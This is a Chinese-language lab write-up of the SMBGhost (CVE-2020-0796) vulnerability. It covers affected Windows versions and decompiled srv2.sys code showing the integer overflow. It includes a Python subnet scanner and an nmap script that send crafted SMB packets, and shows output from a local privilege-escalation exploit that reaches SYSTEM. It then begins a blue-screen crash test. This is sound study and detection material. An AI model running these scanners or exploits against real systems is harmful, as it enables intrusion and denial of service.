CVE-2020-0796 SMB远程代码执行漏洞（分析、验证及加固）

原创

Adminxe 于 2020-06-14 11:54:56 发布 2633 收藏 2
分类专栏： 渗透测试 漏洞复现 文章标签： 永恒之黑 CVE-2020-0796 漏洞复现 渗透测试 系统安全

渗透测试 同时被 2 个专栏收录
54 篇文章 9 订阅
订阅专栏
漏洞复现
50 篇文章 10 订阅
订阅专栏

0x00 前言

最近一段时间一直忙，挺火的 **CVE-2020-0796** （**永恒之黑**）都没来的及复现，今天趁着网快，赶快把漏洞系统下载下，并且准备了 检测 payload 、蓝屏 payload 、提权payload、命令执行payload，复现一波，相比起来，只是payload不同而已，来实现不同的功能，下面进行分析。

0x01 漏洞描述

漏洞公告显示，SMB 3.1.1协议中处理压缩消息时，对其中数据没有经过安全检查，直接使用会引发内存破坏漏洞，可能被攻击者利用远程执行任意代码。攻击者利用该漏洞无须权限即可实现远程代码执行，受黑客攻击的目标系统只需开机在线即可能被入侵。


0x02 漏洞危害等级

高

0x03 影响版本

Windows 10 Version 1903 for 32-bit Systems
Windows 10 Version 1903 for x64-based Systems
Windows 10 Version 1903 for ARM64-based Systems
Windows Server, Version 1903 (Server Core installation)
Windows 10 Version 1909 for 32-bit Systems
Windows 10 Version 1909 for x64-based Systems
Windows 10 Version 1909 for ARM64-based Systems
Windows Server, Version 1909 (Server Core installation)

测试机ip：192.168.1.159



关于"Windows"

Microsoft Windows
版本 1903 (OS 内部版本 18362.30)
© 2019 Microsoft Corporation。保留所有权利。

Windows 10 专业版 操作系统及其用户界面受美国和其他国家/地区的商标法和其他待颁布或已颁布的知识产权法保护。

根据 Microsoft 软件许可条款，许可如下用户使用本产品:

个人用户
微软中国


```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.18363.418]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\19144>ipconfig

Windows IP 配置


以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::1ac:660b:ec3d:b40%
   IPv4 地址 . . . . . . . . . . . . : 192.168.1.159
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.1.1

C:\Users\19144>
```

系统

查看有关计算机的基本信息

Windows 版本
Windows 10 专业版
© 2019 Microsoft Corporation。保留所有权利。

系统

处理器:	Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz 2.59 GHz (2 处理器)
已安装的内存(RAM):	4.00 GB
系统类型:	64 位操作系统，基于 x64 的处理器
笔和触控:	没有可用于此显示器的笔或触控输入

计算机名、域和工作组设置

计算机名:	DESKTOP-1QK457J
计算机全名:	DESKTOP-1QK457J
计算机描述:	
工作组:	WORKGROUP

Windows 激活
Windows 尚未激活。 阅读 Microsoft 软件许可条款
产品 ID: 00331-10000-00001-AA241

0x04 漏洞原理

漏洞发生在srv2.sys中,由于SMB没有正确处理压缩的数据包,在解压数据包的时候使用客户端传过来的长度进行解压时,并没有检查长度是否合法.最终导致整数溢出。

SMB v3中支持数据压缩,如果SMB Header中的ProtocolId为0x424D53FC也就是0xFC, ‘S’, ‘M’, ‘B’.那么就说明数据是压缩的,这时smb会调用压缩解压处理的函数.

首先SMB会调用srv2!Srv2ReceiveHandler函数接收smb数据包，并根据ProtocolId设置对应的处理函数。


```
__int64 __fastcall Srv2ReceiveHandler(__int64 a1, void *Src, __int64 a3, unsigned int a4, unsigned int *a5,
{
    ...
    //
    // 这里判断头部ProtocolId
    //
     if ( **((_DWORD **)&v20[15].Next[1].Next + 1) == 'BMS\xFC' )
      {
        if ( KeGetCurrentIrql() > 1u )
        {
          v20[14].Next = (_SLIST_ENTRY *)v11;
          v20[2].Next = (_SLIST_ENTRY *)Srv2DecompressMessageAsync;
          v43 = HIDWORD(v20->Next) == 5;
          *((_DWORD *)&v20[3].Next + 2) = 0;
          if ( v43 )
          {
            LOBYTE(v71) = 1;
            LOBYTE(v35) = 1;
            SRV2_PERF_ENTER_EX(&v20[32].Next + 1, v35, 307i64, "Srv2PostToThreadPool", (_DWORD)v71);
          }
          v44 = *((_QWORD *)&v20[3].Next[8].Next + 1);
          v45 = *(_QWORD *)(v44 + 8i64 * KeGetCurrentNodeNumber() + 8);
          if ( !ExpInterlockedPushEntrySList((PSLIST_HEADER)(v45 + 16), v20 + 1) && *(_WORD *)(v45 + 66) )
            RfspThreadPoolNodeWakeIdleWorker(v45);
          goto LABEL_168;
            }
        }
}
```

产生整数溢出漏洞的代码如下：

```
__int64 __fastcall Srv2DecompressData(__int64 pData)
{
  __int64 v2; // rax
  COMPRESSION_TRANSFORM_HEADER Header; // xmm0 MAPDST
  __m128i v4; // xmm0
  unsigned int CompressionAlgorithm; // ebp
  __int64 UnComparessBuffer; // rax MAPDST
  int v9; // eax
  int v11; // [rsp+60h] [rbp+8h]
  v11 = 0;
  v2 = *(_QWORD *)(pData + 0xF0);
  if ( *(_DWORD *)(v2 + 0x24) < 0x10u )         // 这里判断数据包长度的最小值
    return 0xC000090Bi64;
  Header = *(COMPRESSION_TRANSFORM_HEADER *)*(_QWORD *)(v2 + 0x18);// [v2+0x18]中为客户端传进来的Buffer
                                                // [v2+0x24]为数据包长度
  v4 = _mm_srli_si128((__m128i)Header, 8);
  CompressionAlgorithm = *(_DWORD *)(*(_QWORD *)(*(_QWORD *)(pData + 0x50) + 0x1F0i64) + 0x8Ci64);
  if ( CompressionAlgorithm != v4.m128i_u16[0] )
    return 0xC00000BBi64;
  UnCompressBuffer = SrvNetAllocateBuffer((unsigned int)(Header.OriginalCompressedSegmentSize + v4.m128i_i3
  if ( !UnComparessBuffer )
    return 0xC000009Ai64;
  if ( (int)SmbCompressionDecompress(
              CompressionAlgorithm,             // CompressionAlgorithm
              *(_QWORD *)(*(_QWORD *)(pData + 0xF0) + 0x18i64) + (unsigned int)Header.Length + 0x10i64,// C
              (unsigned int)(*(_DWORD *)(*(_QWORD *)(pData + 0xF0) + 0x24i64) - Header.Length - 0x10),// Co
              (unsigned int)Header.Length + *(_QWORD *)(UnComparessBuffer + 0x18),// UncompressedBuffer，会
              Header.OriginalCompressedSegmentSize,
              &v11) < 0
    || (v9 = v11, v11 != Header.OriginalCompressedSegmentSize) )
  {
    SrvNetFreeBuffer(UnComparessBuffer);
    return 0xC000090Bi64;
  }
  if ( Header.Length )
  {
    memmove(
      *(void **)(UnComparessBuffer + 24),
      (const void *)(*(_QWORD *)(*(_QWORD *)(pData + 240) + 24i64) + 16i64),
      (unsigned int)Header.Length);
    v9 = v11;
  }
  *(_DWORD *)(UnComparessBuffer + 36) = Header.Length + v9;
  Srv2ReplaceReceiveBuffer(pData, UnComparessBuffer);
  return 0i64;
}
```

0x05 漏洞检测

已经很多的验证脚本，整体的思路都是验证回包中的特定位置是否包含十六进制的\x11\x03或\x02\x00这两个关键字。在存在漏洞的SMB版本的通信回包如下：


```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    Server Component: SMB2
    Header Length: 64
    Credit Charge: 0
    NT Status: STATUS_SUCCESS (0x00000000)
    Command: Negotiate Protocol (0)
    Credits granted: 1

0000  00 50 56 c0 00 08 00 0c  29 42 3c fa 08 00 45 00   ·PV·····)B<···E·
0010  02 2e 4f 68 40 00 80 06  94 dc 0a 00 00 85 0a 00   ·.Oh@··· ········
0020  00 01 01 bd d5 fc 35 55  50 a3 98 6e b2 0c 50 18   ······5U P··n··P·
0030  20 14 f4 3a 00 00 00 00  02 02 fe 53 4d 42 40 00    ··:···· ···SMB@·
0040  00 00 00 00 00 00 00 00  01 00 01 00 00 00 00 00   ········ ········
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 41 00 01 00 11 03   ········ ··A·····
0080  02 00 7c ce 6d 37 0b b2  d4 41 b8 6c f7 d2 a8 94   ··|·m7·· ·A·l····
0090  da e2 2f 00 00 00 00 00  80 00 00 00 80 00 00 00   ··/····· ········
00a0  80 00 0a c8 cb 6e b8 f7  d5 01 00 00 00 00 00 00   ·····n·· ········
00b0  00 00 80 00 40 01 c0 01  00 00 60 82 01 3c 06 06   ····@··· ··`··<··
00c0  2b 06 01 05 05 02 a0 82  01 30 30 82 01 2c a0 1a   +······· ·00··,··
00d0  30 18 06 0a 2b 06 01 04  01 82 37 02 02 1e 06 0a   0···+··· ··7·····
00e0  2b 06 01 04 01 82 37 02  02 0a a2 82 01 0c 04 82   +·····7· ········
00f0  01 08 4e 45 47 4f 45 58  54 53 01 00 00 00 00 00   ··NEGOEX TS······
0100  00 00 60 00 00 00 70 00  00 00 93 27 b2 24 64 76   ··`···p· ···'·$dv
```


python3版POC

```
import socket
import struct
import sys
from netaddr import IPNetwork

pkt = b'\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00\x00\x0

subnet = sys.argv[1]

for ip in IPNetwork(subnet):

    sock = socket.socket(socket.AF_INET)
    sock.settimeout(3)

    try:
        sock.connect(( str(ip),  445 ))
    except:
        sock.close()
        continue

    sock.send(pkt)

    nb, = struct.unpack(">I", sock.recv(4))
    res = sock.recv(nb)
    if res[68:70] != b"\x11\x03" or res[70:72] != b"\x02\x00":
        print(f"{ip} Not vulnerable.")
    else:
        print(f"{ip} Vulnerable")
```

也可以使用nmap的脚本进行验证，依托nmap的强大框架，更方便。

```
local smb = require "smb"
local stdnse = require "stdnse"
local nmap = require "nmap"

description = [[
description = [[
smb-protocols script modified to apply check for CVE-2020-0796 by psc4re.
Attempts to list the supported protocols and dialects of a SMB server.
Packet check based on https://github.com/ollypwn/SMBGhost/
The script attempts to initiate a connection using the dialects:
* NT LM 0.12 (SMBv1)
* 2.02       (SMBv2)
* 2.10       (SMBv2)
* 3.00       (SMBv3)
* 3.02       (SMBv3)
* 3.11       (SMBv3)
Additionally if SMBv1 is found enabled, it will mark it as insecure. This
script is the successor to the (removed) smbv2-enabled script.
]]

---
-- @usage nmap -p445 --script smb-protocols <target>
-- @usage nmap -p139 --script smb-protocols <target>
--
-- @output
-- | smb-protocols:
-- |   dialects:
-- |     NT LM 0.12 (SMBv1) [dangerous, but default]
-- |     2.02
-- |     2.10
-- |     3.00
-- |     3.02
-- |_    3.11 (SMBv3.11) compression algorithm - Vulnerable to CVE-2020-0796 SMBGhost
--
-- @xmloutput
-- <table key="dialects">
-- <elem>NT LM 0.12 (SMBv1) [dangerous, but default]</elem>
-- <elem>2.02</elem>
-- <elem>2.10</elem>
-- <elem>3.00</elem>
-- <elem>3.02</elem>
-- <elem>3.11 (SMBv3.11) [Potentially Vulnerable to CVE-2020-0796 Coronablue]</elem>
-- </table>
---

author = "Paulino Calderon (Modified by Psc4re)"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"safe", "discovery"}

hostrule = function(host)
  return smb.get_port(host) ~= nil
end

action = function(host,port)
  local status, supported_dialects, overrides
  local output = stdnse.output_table()
  overrides = {}
  status, supported_dialects = smb.list_dialects(host, overrides)
  if status then
    for i, v in pairs(supported_dialects) do -- Mark SMBv1 as insecure
      if v == "NT LM 0.12" then
        supported_dialects[i] = v .. " (SMBv1) [dangerous, but default]"
      end
      if v == "3.11" then
        local msg
        local response
        local compresionalg
        local comp
        msg = '\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00
        local socket = nmap.new_socket()
        socket:set_timeout(3000)
        socket:connect(host.ip,445)
        socket:send(msg)
        response,data = socket:receive()
        compressionalg=  string.sub(data,-2)
        if compressionalg == "\x01\x00" then
          comp = "LZNT1 compression algorithm - Vulnerable to CVE-2020-0796 SMBGhost"
        elseif compressionalg == "\x02\x00" then
          comp ="LZ77 compression algorithm - Vulnerable to CVE-2020-0796 SMBGhost"
        elseif compressionalg == "\x00\x00" then
          comp ="No Compression Not Vulnerable"
        elseif compressionalg == "\x03\x00" then
          comp="LZ77+Huffman compression algorithm - Vulnerable to CVE-2020-0796 SMBGhost"
        end
        supported_dialects[i] = v .." " .. comp
      end
    end
    output.dialects = supported_dialects
  end

  if #output.dialects>0 then
    return output
  else
    stdnse.debug1("No dialects were accepted")
    if nmap.verbosity()>1 then
      return "No dialects accepted. Something may be blocking the responses"
    end
  end
end
```


也可以使用奇安信的POC检测脚本进行测试：



```
C:\Users\13774\Desktop\[redacted]\CVE-2020-0796>CVE-2020-0796-Scanner.exe
请输入目标IP或IP范围:
192.168.1.159
本漏洞扫描工具仅限于网络安全管理员发现本组织的问题系统使用, 依据网络安全法, 任何攻击为目的对非授权系统的非法使用所导致的
后果自负。
[+] 目标 [192.168.1.159] 已支持SMB v3.1.1
[-] 警告! 目标 [192.168.1.159] 仍存在漏洞风险
```

0x06 本地提权POC

成功提升权限至 nt authority\system



```
PS C:\Users\[redacted]\Desktop> .\cve-2020-0796-local.exe
-= CVE-2020-0796 LPE =-
by @danigargu and @dialluvioso_

Successfully connected socket descriptor: 196
Sending SMB negotiation request...
Finished SMB negotiation
Found kernel token at 0xffff8609b41cd060
Sending compressed buffer...
SEP_TOKEN_PRIVILEGES changed
Injecting shellcode in winlogon...
Success! ;)
PS C:\Users\19144\Desktop>
```

```
Microsoft Windows [版本 10.0.18363.418]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP 配置


以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::1ac:660b:ec3d:b40%3
   IPv4 地址 . . . . . . . . . . . . : 192.168.1.159
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.1.1

C:\Windows\system32>
```


0x07 蓝屏测试

这边节省时间，去采集几张图片，git下载地址依然放给大家，请勿用于破坏，违者自己承担后果。

首先，git下载蓝屏测试的 poc
安装好依赖

攻击机器Kali ip：192.168.1.160


```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python3 setup.py install
```



